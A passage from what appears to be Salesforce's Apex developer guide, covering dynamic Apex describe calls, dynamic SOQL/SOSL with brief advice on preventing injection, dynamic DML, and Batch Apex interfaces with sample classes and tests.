Apex generally runs in system mode. All classes and triggers that are not included in a package, that is, are native to your organization, have no restrictions on the sObjects that they can look up dynamically. This means that with native code, you can generate a map of all the sObjects for your organization, regardless of the current user's permission.

Dynamic Apex, contained in managed packages created by salesforce.com ISV partners that are installed from Force.com AppExchange, have restricted access to any sObject outside the managed package. Partners can set the `API Access` value

within the package to grant access to standard sObjects not included as part of the managed package. While Partners can request access to standard objects, custom objects are not included as part of the managed package and can never be referenced or accessed by dynamic Apex that is packaged.

For more information, see "About API and Dynamic Apex Access in Packages" in the Salesforce online help.

Using sObject Tokens

SObjects, such as Account and MyCustomObject__c, act as static classes with special static methods and member variables for accessing token and describe result information. You must explicitly reference an sObject and field name at compile time to gain access to the describe result.

To access the token for an sObject, use one of the following methods:

- Access the `sObjectType` member variable on an sObject type, such as Account.
- Call the `getSObjectType` method on an sObject describe result, an sObject variable, a list, or a map.

`Schema.SObjectType` is the data type for an sObject token.

In the following example, the token for the Account sObject is returned:

```
Schema.sObjectType t = Account.sObjectType;
```

The following also returns a token for the Account sObject:

```
Account A = new Account();
Schema.sObjectType T = A.getSObjectType();
```

This example can be used to determine whether an sObject or a list of sObjects is of a particular type:

```
public class sObjectTest {
{
// Create a generic sObject variable s
SObject s = Database.query('SELECT Id FROM Account LIMIT 1');

// Verify if that sObject variable is an Account token
System.assertEquals(s.getSObjectType(), Account.sObjectType);

// Create a list of generic sObjects
List<sObject> l = new Account[]{};

// Verify if the list of sObjects contains Account tokens
System.assertEquals(l.getSObjectType(), Account.sObjectType);
}
}
```

Some standard sObjects have a field called `sObjectType`, for example, AssignmentRule, QueueSObject, and RecordType. For these types of sObjects, always use the `getSObjectType` method for retrieving the token. If you use the property, for example, `RecordType.sObjectType`, the field is returned.

Using sObject Describe Results

To access the describe result for an sObject, use one of the following methods:

- Call the `getDescribe` method on an sObject token.
- Use the Schema `sObjectType` static variable with the name of the sObject. For example, `Schema.sObjectType.Lead`.

`Schema.DescribeSObjectResult` is the data type for an sObject describe result.

The following example uses the `getDescribe` method on an sObject token:

```
Schema.DescribeSObjectResult D = Account.sObjectType.getDescribe();
```

The following example uses the Schema `sObjectType` static member variable:

```
Schema.DescribeSObjectResult D = Schema.SObjectType.Account;
```

For more information about the methods available with the sObject describe result, see sObject Describe Result Methods on page 321.

Using Field Tokens

To access the token for a field, use one of the following methods:

- Access the static member variable name of an sObject static type, for example, `Account.Name`.
- Call the `getSObjectField` method on a field describe result.

The field token uses the data type `Schema.SObjectField`.

In the following example, the field token is returned for the Account object's `AccountNumber` field:

```
Schema.SObjectField F = Account.AccountNumber;
```

In the following example, the field token is returned from the field describe result:

```
// Get the describe result for the Name field on the Account object
Schema.DescribeFieldResult f = Schema.sObjectType.Account.fields.Name;

// Verify that the field token is the token for the Name field on an Account object
System.assert(f.getSObjectField() == Account.Name);

// Get the describe result from the token
f = f.getSObjectField().getDescribe();
```

Using Field Describe Results

To access the describe result for a field, use one of the following methods:

- Call the `getDescribe` method on a field token.
- Access the `fields` member variable of an sObject token with a field member variable (such as `Name`, `BillingCity`, and so on.)

The field describe result uses the data type `Schema.DescribeFieldResult`.

The following example uses the `getDescribe` method:

```
Schema.DescribeFieldResult F = Account.AccountNumber.getDescribe();
```

This example uses the `fields` member variable method:

```
Schema.DescribeFieldResult F = Schema.SObjectType.Account.fields.Name;
```

In the example above, the system uses special parsing to validate that the final member variable (`Name`) is valid for the specified sObject at compile time. When the parser finds the `fields` member variable, it looks backwards to find the name of the sObject (`Account`) and validates that the field name following the `fields` member variable is legitimate. The `fields` member variable only works when used in this manner.

You can only have 100 `fields` member variable statements in an Apex class or trigger.

Note: You should not use the `fields` member variable without also using either a field member variable name or the `getMap` method. For more information on `getMap`, see Accessing All Field Describe Results for an sObject on page 169.

For more information about the methods available with a field describe result, see Describe Field Result Methods on page 325.

Accessing All sObjects

Use the Schema `getGlobalDescribe` method to return a map that represents the relationship between all sObject names (keys) to sObject tokens (values). For example:

```
Map<String, Schema.SObjectType> gd = Schema.getGlobalDescribe();
```

The map has the following characteristics:

- It is dynamic, that is, it is generated at runtime on the sObjects currently available for the organization, based on permissions.
- The sObject names are case insensitive.
- The keys use namespaces as required.
- The keys reflect whether the sObject is a custom object.

For example, if the code block that generates the map is in namespace N1, and an sObject is also in N1, the key in the map is represented as `MyObject__c`. However, if the code block is in namespace N1, and the sObject is in namespace N2, the key is `N2__MyObject__c`.

In addition, standard sObjects have no namespace prefix.

Creating sObjects Dynamically

You can create sObjects whose types are determined at run time by calling the `newSObject` method of the `Schema.sObjectType` sObject token class. The following example shows how to get an sObject token that corresponds to an sObject type name using the `Schema.getGlobalDescribe` method. Then, an instance of the sObject is created through the `newSObject` method of `Schema.sObjectType`. This example also contains a test method that verifies the dynamic creation of an account.

```
public class DynamicSObjectCreation {
    public static sObject createObject(String typeName) {
        Schema.SObjectType targetType = Schema.getGlobalDescribe().get(typeName);
        if (targetType == null) {
            // throw an exception
        }

        // Instantiate an sObject with the type passed in as an argument
        //  at run time.
        return targetType.newSObject();
    }

    static testmethod void testObjectCreation() {
        String typeName = 'Account';
        String acctName = 'Acme';

        // Create a new sObject by passing the sObject type as an argument.
        Account a = (Account)createObject(typeName);
        System.assertEquals(typeName, String.valueOf(a.getSobjectType()));
        // Set the account name and insert the account.
        a.Name = acctName;
        insert a;
```

```
        // Verify the new sObject got inserted.
        Account[] b = [SELECT Name from Account WHERE Name = :acctName];
        system.assert(b.size() > 0);
    }
}
```

Accessing All Field Describe Results for an sObject

Use the field describe result's `getMap` method to return a map that represents the relationship between all the field names (keys) and the field tokens (values) for an sObject.

The following example generates a map that can be used to access a field by name:

```
Map<String, Schema.SObjectField> M = Schema.SObjectType.Account.fields.getMap();
```

Note: The value type of this map is not a field describe result. Using the describe results would take too many system resources. Instead, it is a map of tokens that you can use to find the appropriate field. After you determine the field, generate the describe result for it.

The map has the following characteristics:

- It is dynamic, that is, it is generated at runtime on the fields for that sObject.
- All field names are case insensitive.
- The keys use namespaces as required.
- The keys reflect whether the field is a custom object.

For example, if the code block that generates the map is in namespace N1, and a field is also in N1, the key in the map is represented as `MyField__c`. However, if the code block is in namespace N1, and the field is in namespace N2, the key is `N2__MyField__c`.

In addition, standard fields have no namespace prefix.

Accessing All Data Categories Associated with an sObject

Use the `describeDataCategory Groups` and `describeDataCategory GroupStructures` methods to return the categories associated with a specific object:

1. Return all the category groups associated with the objects of your choice (see describeDataCategory Groups on page 313).
2. From the returned map, get the category group name and sObject name you want to further interrogate (see Schema.DescribeDataCategoryGroupResult on page 315).
3. Specify the category group and associated object, then retrieve the categories available to this object (see describeDataCategory GroupStructures on page 314).

The `describeDataCategory GroupStructures` method returns the categories available for the object in the category group you specified. For additional information about data categories, see “What are Data Categories?” in the Salesforce online help.

In the following example, the `describeDataCategoryGroupSample` method returns all the category groups associated with the Article and Question objects. The `describeDataCategoryGroupStructures` method returns all the categories available for articles and questions in the Regions category group. For additional information about articles and questions, see “Managing Articles and Translations” and “Answers Overview” in the Salesforce online help.

To use the following example, you must:

- Enable Salesforce Knowledge.
- Enable the answers feature.
- Create a data category group called Regions.

- Assign Regions as the data category group to be used by Answers.
- Make sure the Regions data category group is assigned to Salesforce Knowledge.

For more information on creating data category groups, see “Creating and Modifying Category Groups” in the Salesforce online help. For more information on answers, see “Answers Overview” in the Salesforce online help.

```
public class DescribeDataCategoryGroupSample {
   public static List<DescribeDataCategoryGroupResult> describeDataCategoryGroupSample(){
      List<DescribeDataCategoryGroupResult> describeCategoryResult;
      try {
         //Creating the list of sobjects to use for the describe
         //call
         List<String> objType = new List<String>();

         objType.add('KnowledgeArticleVersion');
         objType.add('Question');

         //Describe Call
         describeCategoryResult = Schema.describeDataCategoryGroups(objType);

         //Using the results and retrieving the information
         for(DescribeDataCategoryGroupResult singleResult : describeCategoryResult){
            //Getting the name of the category
            singleResult.getName();

            //Getting the name of label
            singleResult.getLabel();

            //Getting description
            singleResult.getDescription();

            //Getting the sobject
            singleResult.getSobject();
         }
      } catch(Exception e){
      }

      return describeCategoryResult;
   }
}
```

```
public class DescribeDataCategoryGroupStructures {
   public static List<DescribeDataCategoryGroupStructureResult>
   getDescribeDataCategoryGroupStructureResults(){
      List<DescribeDataCategoryGroupResult> describeCategoryResult;
      List<DescribeDataCategoryGroupStructureResult> describeCategoryStructureResult;
      try {
         //Making the call to the describeDataCategoryGroups to
         //get the list of category groups associated
         List<String> objType = new List<String>();
         objType.add('KnowledgeArticleVersion');
         objType.add('Question');
         describeCategoryResult = Schema.describeDataCategoryGroups(objType);

         //Creating a list of pair objects to use as a parameter
         //for the describe call
         List<DataCategoryGroupSobjectTypePair> pairs =
            new List<DataCategoryGroupSobjectTypePair>();

         //Looping throught the first describe result to create
         //the list of pairs for the second describe call
         for(DescribeDataCategoryGroupResult singleResult :
```

```
         describeCategoryResult){
            DataCategoryGroupSobjectTypePair p =
               new DataCategoryGroupSobjectTypePair();
            p.setSobject(singleResult.getSobject());
            p.setDataCategoryGroupName(singleResult.getName());
            pairs.add(p);
         }

         //describeDataCategoryGroupStructures()
         describeCategoryStructureResult =
            Schema.describeDataCategoryGroupStructures(pairs, false);

         //Getting data from the result
         for(DescribeDataCategoryGroupStructureResult singleResult :
describeCategoryStructureResult){
            //Get name of the associated Sobject
            singleResult.getSobject();

            //Get the name of the data category group
            singleResult.getName();

            //Get the name of the data category group
            singleResult.getLabel();

            //Get the description of the data category group
            singleResult.getDescription();

            //Get the top level categories
            DataCategory [] toplevelCategories =
               singleResult.getTopCategories();

            //Recursively get all the categories
            List<DataCategory> allCategories =
               getAllCategories(toplevelCategories);

            for(DataCategory category : allCategories) {
               //Get the name of the category
               category.getName();

               //Get the label of the category
               category.getLabel();

               //Get the list of sub categories in the category
               DataCategory [] childCategories =
                  category.getChildCategories();
            }
         }
      } catch (Exception e){
      }
      return describeCategoryStructureResult;
    }

   private static DataCategory[] getAllCategories(DataCategory [] categories){
      if(categories.isEmpty()){
         return new DataCategory[]{};
      } else {
         DataCategory [] categoriesClone = categories.clone();
         DataCategory category = categoriesClone[0];
         DataCategory[] allCategories = new DataCategory[]{category};
         categoriesClone.remove(0);
         categoriesClone.addAll(category.getChildCategories());
         allCategories.addAll(getAllCategories(categoriesClone));
         return allCategories;
      }
   }
}
```

Testing Access to All Data Categories Associated with an sObject

The following example tests the `describeDataCategoryGroupSample` method shown in Accessing All Data Categories Associated with an sObject. It ensures that the returned category group and associated objects are correct.

```
@isTest
private class DescribeDataCategoryGroupSampleTest {
   public static testMethod void describeDataCategoryGroupSampleTest(){
      List<DescribeDataCategoryGroupResult>describeResult =
                DescribeDataCategoryGroupSample.describeDataCategoryGroupSample();

      //Assuming that you have KnowledgeArticleVersion and Questions
      //associated with only one category group 'Regions'.
      System.assert(describeResult.size() == 2,
           'The results should only contain two results: ' + describeResult.size());

      for(DescribeDataCategoryGroupResult result : describeResult) {
         //Storing the results
         String name = result.getName();
         String label = result.getLabel();
         String description = result.getDescription();
         String objectNames = result.getSobject();

         //asserting the values to make sure
         System.assert(name == 'Regions',
         'Incorrect name was returned: ' + name);
         System.assert(label == 'Regions of the World',
         'Incorrect label was returned: ' + label);
         System.assert(description == 'This is the category group for all the regions',
         'Incorrect description was returned: ' + description);
         System.assert(objectNames.contains('KnowledgeArticleVersion')
                     || objectNames.contains('Question'),
                     'Incorrect sObject was returned: ' + objectNames);
      }
   }
}
```

This example tests the `describeDataCategoryGroupStructures` method shown in Accessing All Data Categories Associated with an sObject. It ensures that the returned category group, categories and associated objects are correct.

```
@isTest
private class DescribeDataCategoryGroupStructuresTest {
   public static testMethod void getDescribeDataCategoryGroupStructureResultsTest(){
      List<Schema.DescribeDataCategoryGroupStructureResult> describeResult =
        DescribeDataCategoryGroupStructures.getDescribeDataCategoryGroupStructureResults();


      System.assert(describeResult.size() == 2,
            'The results should only contain 2 results: ' + describeResult.size());

      //Creating category info
      CategoryInfo world = new CategoryInfo('World', 'World');
      CategoryInfo asia = new CategoryInfo('Asia', 'Asia');
      CategoryInfo northAmerica = new CategoryInfo('NorthAmerica',
                                                   'North America');
      CategoryInfo southAmerica = new CategoryInfo('SouthAmerica',
                                                   'South America');
      CategoryInfo europe = new CategoryInfo('Europe', 'Europe');

      List<CategoryInfo> info = new CategoryInfo[] {
        asia, northAmerica, southAmerica, europe
      };

      for (Schema.DescribeDataCategoryGroupStructureResult result : describeResult) {
         String name = result.getName();
```

```
        String label = result.getLabel();
        String description = result.getDescription();
        String objectNames = result.getSobject();

        //asserting the values to make sure
        System.assert(name == 'Regions',
        'Incorrect name was returned: ' + name);
        System.assert(label == 'Regions of the World',
        'Incorrect label was returned: ' + label);
        System.assert(description == 'This is the category group for all the regions',
        'Incorrect description was returned: ' + description);
        System.assert(objectNames.contains('KnowledgeArticleVersion')
                  || objectNames.contains('Question'),
                     'Incorrect sObject was returned: ' + objectNames);

        DataCategory [] topLevelCategories = result.getTopCategories();
        System.assert(topLevelCategories.size() == 1,
       'Incorrect number of top level categories returned: ' + topLevelCategories.size());

        System.assert(topLevelCategories[0].getLabel() == world.getLabel() &&
                     topLevelCategories[0].getName() == world.getName());

        //checking if the correct children are returned
        DataCategory [] children = topLevelCategories[0].getChildCategories();
        System.assert(children.size() == 4,
        'Incorrect number of children returned: ' + children.size());
        for(Integer i=0; i < children.size(); i++){
           System.assert(children[i].getLabel() == info[i].getLabel() &&
                         children[i].getName() == info[i].getName());
        }
     }

  }

  private class CategoryInfo {
     private final String name;
     private final String label;

     private CategoryInfo(String n, String l){
        this.name = n;
        this.label = l;
     }

     public String getName(){
        return this.name;
     }

     public String getLabel(){
        return this.label;
     }
  }
}
```

Dynamic SOQL

Dynamic SOQL refers to the creation of a SOQL string at runtime with Apex code. Dynamic SOQL enables you to create more flexible applications. For example, you can create a search based on input from an end user, or update records with varying field names.

To create a dynamic SOQL query at runtime, use the database `query` method, in one of the following ways:

- Return a single sObject when the query returns a single record:

```
sObject S = Database.query(string_limit_1);
```

- Return a list of sObjects when the query returns more than a single record:

```
List<sObject> L = Database.query(string);
```

The database `query` method can be used wherever an inline SOQL query can be used, such as in regular assignment statements and `for` loops. The results are processed in much the same way as static SOQL queries are processed.

Dynamic SOQL results can be specified as concrete sObjects, such as Account or MyCustomObject__c, or as the generic sObject data type. At runtime, the system validates that the type of the query matches the declared type of the variable. If the query does not return the correct sObject type, a runtime error is thrown. This means you do not need to cast from a generic sObject to a concrete sObject.

Dynamic SOQL queries have the same governor limits as static queries. For more information on governor limits, see Understanding Execution Governors and Limits on page 215.

For a full description of SOQL query syntax, see Salesforce Object Query Language (SOQL) in the *Force.com Web Services API Developer's Guide*.

SOQL Injection

SOQL injection is a technique by which a user causes your application to execute database methods you did not intend by passing SOQL statements into your code. This can occur in Apex code whenever your application relies on end user input to construct a dynamic SOQL statement and you do not handle the input properly.

To prevent SOQL injection, use the `escapeSingleQuotes` method. This method adds the escape character (\) to all single quotation marks in a string that is passed in from a user. The method ensures that all single quotation marks are treated as enclosing strings, instead of database commands.

Dynamic SOSL

Dynamic SOSL refers to the creation of a SOSL string at runtime with Apex code. Dynamic SOSL enables you to create more flexible applications. For example, you can create a search based on input from an end user, or update records with varying field names.

To create a dynamic SOSL query at runtime, use the search `query` method. For example:

```
List<List <sObject>> myQuery = search.query(SOSL_search_string);
```

The following example exercises a simple SOSL query string.

```
String searchquery='FIND\'Edge*\'IN ALL FIELDS RETURNING Account(id,name),Contact, Lead';
List<List<SObject>>searchList=search.query(searchquery);
```

Dynamic SOSL statements evaluate to a list of lists of sObjects, where each list contains the search results for a particular sObject type. The result lists are always returned in the same order as they were specified in the dynamic SOSL query. From the example above, the results from Account are first, then Contact, then Lead.

The search `query` method can be used wherever an inline SOSL query can be used, such as in regular assignment statements and `for` loops. The results are processed in much the same way as static SOSL queries are processed.

SOSL queries are only supported in Apex classes and anonymous blocks. You cannot use a SOSL query in a trigger.

Dynamic SOSL queries have the same governor limits as static queries. For more information on governor limits, see Understanding Execution Governors and Limits on page 215.

For a full description of SOSL query syntax, see `www.salesforce.com/us/developer/docs/api/index_CSH.htm#sforce_api_calls_sosl.htm` in the *Web Services API Developer's Guide*.

SOSL Injection

SOSL injection is a technique by which a user causes your application to execute database methods you did not intend by passing SOSL statements into your code. This can occur in Apex code whenever your application relies on end user input to construct a dynamic SOSL statement and you do not handle the input properly.

To prevent SOSL injection, use the `escapeSingleQuotes` method. This method adds the escape character (\) to all single quotation marks in a string that is passed in from a user. The method ensures that all single quotation marks are treated as enclosing strings, instead of database commands.

Dynamic DML

In addition to querying describe information and building SOQL queries at runtime, you can also create sObjects dynamically, and insert them into the database using DML.

To create a new sObject of a given type, use the `newSObject` method on an sObject token. Note that the token must be cast into a concrete sObject type (such as Account). For example:

```
// Get a new account
Account A = new Account();
// Get the token for the account
Schema.sObjectType tokenA = A.getSObjectType();
// The following produces an error because the token is a generic sObject, not an Account
// Account B = tokenA.newSObject();
// The following works because the token is cast back into an Account
Account B = (Account)tokenA.newSObject();
```

Though the sObject token `tokenA` is a token of Account, it is considered an sObject because it is accessed separately. It must be cast back into the concrete sObject type Account to use the `newSObject` method. For more information on casting, see Classes and Casting on page 136.

This is another example that shows how to obtain the sObject token through the `Schema.getGlobalDescribe` method and then creates a new sObject using the `newSObject` method on the token. This example also contains a test method that verifies the dynamic creation of an account.

```
public class DynamicSObjectCreation {
    public static sObject createObject(String typeName) {
        Schema.SObjectType targetType = Schema.getGlobalDescribe().get(typeName);
        if (targetType == null) {
            // throw an exception
        }

        // Instantiate an sObject with the type passed in as an argument
```

```
        //  at run time.
        return targetType.newSObject();
    }

    static testmethod void testObjectCreation() {
        String typeName = 'Account';
        String acctName = 'Acme';

        // Create a new sObject by passing the sObject type as an argument.
        Account a = (Account)createObject(typeName);
        System.assertEquals(typeName, String.valueOf(a.getSobjectType()));
        // Set the account name and insert the account.
        a.Name = acctName;
        insert a;

        // Verify the new sObject got inserted.
        Account[] b = [SELECT Name from Account WHERE Name = :acctName];
        system.assert(b.size() > 0);
    }
}
```

You can also specify an ID with `newSObject` to create an sObject that references an existing record that you can update later. For example:

```
SObject s = Database.query('SELECT Id FROM account LIMIT 1')[0].getSObjectType().
                                        newSObject([SELECT Id FROM Account LIMIT 1][0].Id);
```

See Schema.sObjectType on page 331.

Setting and Retrieving Field Values

Use the `get` and `put` methods on an object to set or retrieve values for fields using either the API name of the field expressed as a String, or the field's token. In the following example, the API name of the field `AccountNumber` is used:

```
SObject s = [SELECT AccountNumber FROM Account LIMIT 1];
Object o = s.get('AccountNumber');
s.put('AccountNumber', 'abc');
```

The following example uses the `AccountNumber` field's token instead:

```
Schema.DescribeFieldResult f = Schema.sObjectType.Account.fields.AccountNumber;
Sobject s = Database.query('SELECT AccountNumber FROM Account LIMIT 1');
s.put(f.getsObjectField(), '12345');
```

The Object scalar data type can be used as a generic data type to set or retrieve field values on an sObject. This is equivalent to the anyType field type. Note that the Object data type is different from the sObject data type, which can be used as a generic type for any sObject.

Note: Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.

Setting and Retrieving Foreign Keys

Apex supports populating foreign keys by name (or external ID) in the same way as the API. To set or retrieve the scalar ID value of a foreign key, use the `get` or `put` methods.

To set or retrieve the *record* associated with a foreign key, use the `getSObject` and `putSObject` methods. Note that these methods must be used with the sObject data type, not Object. For example:

```
SObject c =
   Database.query('SELECT Id, FirstName, AccountId, Account.Name FROM Contact LIMIT 1');
SObject a = c.getSObject('Account');
```

There is no need to specify the external ID for a parent sObject value while working with child sObjects. If you provide an ID in the parent sObject, it is ignored by the DML operation. Apex assumes the foreign key is populated through a relationship SOQL query, which always returns a parent object with a populated ID. If you have an ID, use it with the child object.

For example, suppose that custom object C1 has a foreign key `c2__c` that links to a child custom object C2. You want to create a C1 object and have it associated with a C2 record named 'xxx' (assigned to the value `c2__r`). You do not need the ID of the 'xxx' record, as it is populated through the relationship of parent to child. For example:

```
insert new C1__c(name = 'x', c2__r = new C2__c(name = 'xxx'));
```

If you had assigned a value to the ID for `c2__r`, it would be ignored. If you do have the ID, assign it to the object (`c2__c`), not the record.

You can also access foreign keys using dynamic Apex. The following example shows how to get the values from a subquery in a parent-to-child relationship using dynamic Apex:

```
String queryString = 'SELECT Id, Name, ' +
           '(SELECT FirstName, LastName FROM Contacts LIMIT 1) FROM Account';
SObject[] queryParentObject = Database.query(queryString);

for (SObject parentRecord : queryParentObject){
    Object ParentFieldValue = parentRecord.get('Name');
    // Prevent a null relationship from being accessed
    SObject[] childRecordsFromParent = parentRecord.getSObjects('Contacts');
    if (childRecordsFromParent != null) {
        for (SObject childRecord : childRecordsFromParent){
            Object ChildFieldValue1 = childRecord.get('FirstName');
            Object ChildFieldValue2 = childRecord.get('LastName');
            System.debug('Account Name: ' + ParentFieldValue +
            '. Contact Name: '+ ChildFieldValue1 + ' ' + ChildFieldValue2);
        }
    }
}
```

Chapter 7

Batch Apex

In this chapter ...

A developer can now employ batch Apex to build complex, long-running processes on the Force.com platform. For example, a developer could build an archiving solution that runs on a nightly basis, looking for records past a certain date and adding them to an archive. Or a developer could build a data cleansing operation that goes through all Accounts and Opportunities on a nightly basis and reassigns them if necessary, based on custom criteria.

Batch Apex is exposed as an interface that must be implemented by the developer. Batch jobs can be programmatically invoked at runtime using Apex.

You can only have five queued or active batch jobs at one time. You can evaluate your current count by viewing the Scheduled Jobs page in Salesforce or programmatically using the Force.com Web services API to query the `AsyncapexJob` object.

Caution: Use extreme care if you are planning to invoke a batch job from a trigger. You must be able to guarantee that the trigger will not add more batch jobs than the five that are allowed. In particular, consider API bulk updates, import wizards, mass record changes through the user interface, and all cases where more than one record can be updated at a time.

Batch jobs can also be programmatically scheduled to run at specific times using the Apex scheduler, or scheduled using the Schedule Apex page in the Salesforce user interface. For more information on the Schedule Apex page, see "Scheduling Apex" in the Salesforce online help.

The batch Apex interface is also used for Apex managed sharing recalculations.

For more information on batch jobs, continue to Using Batch Apex on page 179.

For more information on Apex managed sharing, see Understanding Apex Managed Sharing on page 187.

Using Batch Apex

To use batch Apex, you must write an Apex class that implements the Salesforce-provided interface `Database.Batchable`, and then invoke the class programmatically.

To monitor or stop the execution of the batch Apex job, click ***Your Name*** > **Setup** > **Monitoring** > **Apex Jobs**. For more information, see "Monitoring the Apex Job Queue" in the Salesforce online help.

Implementing the `Database.Batchable` Interface

The `Database.Batchable` interface contains three methods that must be implemented:

- `start` method

```
global (Database.QueryLocator | Iterable<sObject>) start(Database.BatchableContext bc)
{}
```

The `start` method is called at the beginning of a batch Apex job. Use the `start` method to collect the records or objects to be passed to the interface method `execute`. This method returns either a `Database.QueryLocator` object or an iterable that contains the records or objects being passed into the job.

Use the `Database.QueryLocator` object when you are using a simple query (`SELECT`) to generate the scope of objects used in the batch job. If you use a querylocator object, the governor limit for the total number of records retrieved by SOQL queries is bypassed. For example, a batch Apex job for the Account object can return a `QueryLocator` for all account records (up to 50 million records) in an organization. Another example is a sharing recalculation for the Contact object that returns a `QueryLocator` for all account records in an organization.

Use the iterable when you need to create a complex scope for the batch job. You can also use the iterable to create your own custom process for iterating through the list.

Important: If you use an iterable, the governor limit for the total number of records retrieved by SOQL queries is still enforced.

- `execute` method:

```
global void execute(Database.BatchableContext BC, list<P>){}
```

The `execute` method is called for each batch of records passed to the method. Use this method to do all required processing for each chunk of data.

This method takes the following:

◊ A reference to the `Database.BatchableContext` object.
◊ A list of sObjects, such as `List<sObject>`, or a list of parameterized types. If you are using a `Database.QueryLocator`, the returned list should be used.

Batches of records are not guaranteed to execute in the order they are received from the `start` method.

- `finish` method

```
global void finish(Database.BatchableContext BC){}
```

The `finish` method is called after all batches are processed. Use this method to send confirmation emails or execute post-processing operations.

Each execution of a batch Apex job is considered a discrete transaction. For example, a batch Apex job that contains 1,000 records and is executed without the optional *scope* parameter from `Database.executeBatch` is considered five transactions of 200 records each. The Apex governor limits are reset for each transaction. If the first transaction succeeds but the second fails, the database updates made in the first transaction are not rolled back.

Using Database.BatchableContext

All of the methods in the `Database.Batchable` interface require a reference to a `Database.BatchableContext` object. Use this object to track the progress of the batch job.

The following is the instance method with the `Database.BatchableContext` object:

Name	Arguments	Returns	Description
`getJobID`		ID	Returns the ID of the AsyncApexJob object associated with this batch job as a string. Use this method to track the progress of records in the batch job. You can also use this ID with the `System.abortJob` method.

The following example uses the `Database.BatchableContext` to query the `AsyncApexJob` associated with the batch job.

```
global void finish(Database.BatchableContext BC){
   // Get the ID of the AsyncApexJob representing this batch job
   // from Database.BatchableContext.
   // Query the AsyncApexJob object to retrieve the current job's information.
   AsyncApexJob a = [SELECT Id, Status, NumberOfErrors, JobItemsProcessed,
      TotalJobItems, CreatedBy.Email
      FROM AsyncApexJob WHERE Id =
      :BC.getJobId()];
   // Send an email to the Apex job's submitter notifying of job completion.
   Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
   String[] toAddresses = new String[] {a.CreatedBy.Email};
   mail.setToAddresses(toAddresses);
   mail.setSubject('Apex Sharing Recalculation ' + a.Status);
   mail.setPlainTextBody
   ('The batch Apex job processed ' + a.TotalJobItems +
   ' batches with '+ a.NumberOfErrors + ' failures.');
   Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
}
```

Using Database.QueryLocator to Define Scope

The `start` method can return either a `Database.QueryLocator` object that contains the records to be used in the batch job or an iterable.

The following example uses a `Database.QueryLocator`:

```
global class SearchAndReplace implements Database.Batchable<sObject>{

   global final String Query;
   global final String Entity;
   global final String Field;
   global final String Value;

   global SearchAndReplace(String q, String e, String f, String v){

      Query=q; Entity=e; Field=f;Value=v;
   }
```

```
   global Database.QueryLocator start(Database.BatchableContext BC){
      return Database.getQueryLocator(query);
   }

   global void execute(Database.BatchableContext BC, List<sObject> scope){
     for(sobject s : scope){
     s.put(Field,Value);
     }
     update scope;
    }

   global void finish(Database.BatchableContext BC){
   }
}
```

Using an Iterable in Batch Apex to Define Scope

The `start` method can return either a `Database.QueryLocator` object that contains the records to be used in the batch job, or an iterable. Use an iterable to step through the returned items more easily.

```
global class batchClass implements Database.batchable{
   global Iterable start(Database.BatchableContext info){
       return new CustomAccountIterable();
   }
   global void execute(Database.BatchableContext info, List<Account> scope){
       List<Account> accsToUpdate = new List<Account>();
       for(Account a : scope){
           a.Name = 'true';
           a.NumberOfEmployees = 70;
           accsToUpdate.add(a);
       }
       update accsToUpdate;
   }
   global void finish(Database.BatchableContext info){
   }
}
```

Using the `Database.executeBatch` Method

You can use the `Database.executeBatch` method to programmatically begin a batch job.

Important: When you call `Database.executeBatch`, Salesforce only adds the process to the queue at the scheduled time. Actual execution may be delayed based on service availability.

The `Database.executeBatch` method takes two parameters:

- The class that implements `Database.Batchable`.
- The `Database.executeBatch` method takes an optional parameter *`scope`*. This parameter specifies the number of records that should be passed into the `execute` method. This value must be greater than 0. There is no upper limit, however, if you use a very high number, you may run into other limits. Use this when you have many operations for each record being passed in and are running into governor limits. By limiting the number of records, you are thereby limiting the operations per transaction.

The `Database.executeBatch` method returns the ID of the AsyncApexJob object, which can then be used to track the progress of the job. For example:

```
   ID batchprocessid = Database.executeBatch(reassign);

   AsyncApexJob aaj = [SELECT Id, Status, JobItemsProcessed, TotalJobItems, NumberOfErrors

      FROM AsyncApexJob WHERE ID =: batchprocessid ];
```

For more information about the AsyncApexJob object, see AsyncApexJob in the *Force.com Web Services API Developer's Guide.*

You can also use this ID with the `System.abortJob` method.

Batch Apex Examples

The following example uses a `Database.QueryLocator`:

```
global class UpdateAccountFields implements Database.Batchable<sObject>{
   global final String Query;
   global final String Entity;
   global final String Field;
   global final String Value;

   global UpdateAccountFields(String q, String e, String f, String v){
              Query=q; Entity=e; Field=f;Value=v;
   }

   global Database.QueryLocator start(Database.BatchableContext BC){
      return Database.getQueryLocator(query);
   }

   global void execute(Database.BatchableContext BC,
                       List<sObject> scope){
      for(Sobject s : scope){s.put(Field,Value);
      }       update scope;
   }

   global void finish(Database.BatchableContext BC){

   }

}
```

The following code can be used to call the above class:

```
Id batchInstanceId = Database.executeBatch(new UpdateInvoiceFields(q,e,f,v), 5);
```

The following class uses batch Apex to reassign all accounts owned by a specific user to a different user.

```
global class OwnerReassignment implements Database.Batchable<sObject>{
String query;
String email;
Id toUserId;
Id fromUserId;

global Database.querylocator start(Database.BatchableContext BC){
            return Database.getQueryLocator(query);}

global void execute(Database.BatchableContext BC, List<sObject> scope){
    List<Account> accns = new List<Account>();

   for(sObject s : scope){Account a = (Account)s;
        if(a.OwnerId==fromUserId){
            a.OwnerId=toUserId;
            accns.add(a);
            }
        }

update accns;

}
global void finish(Database.BatchableContext BC){
```

```
Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();

mail.setToAddresses(new String[] {email});
mail.setReplyTo('batch@acme.com');
mail.setSenderDisplayName('Batch Processing');
mail.setSubject('Batch Process Completed');
mail.setPlainTextBody('Batch Process has completed');

Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
}
}
```

Use the following to execute the `OwnerReassignment` class in the previous example:

```
OwnerReassignment reassign = new OwnerReassignment();
reassign.query = 'SELECT Id, Name, Ownerid FROM Account ' +
                 'WHERE ownerid=\'' + u.id + '\'';
reassign.email='admin@acme.com';
reassign.fromUserId = u;
reassign.toUserId = u2;
ID batchprocessid = Database.executeBatch(reassign);
```

The following is an example of a batch Apex class for deleting records.

```
global class BatchDelete implements Database.Batchable<sObject> {
   public String query;

   global Database.QueryLocator start(Database.BatchableContext BC){
      return Database.getQueryLocator(query);
   }

   global void execute(Database.BatchableContext BC, List<sObject> scope){
      delete scope;
      DataBase.emptyRecycleBin(scope);
   }

   global void finish(Database.BatchableContext BC){
   }
}
```

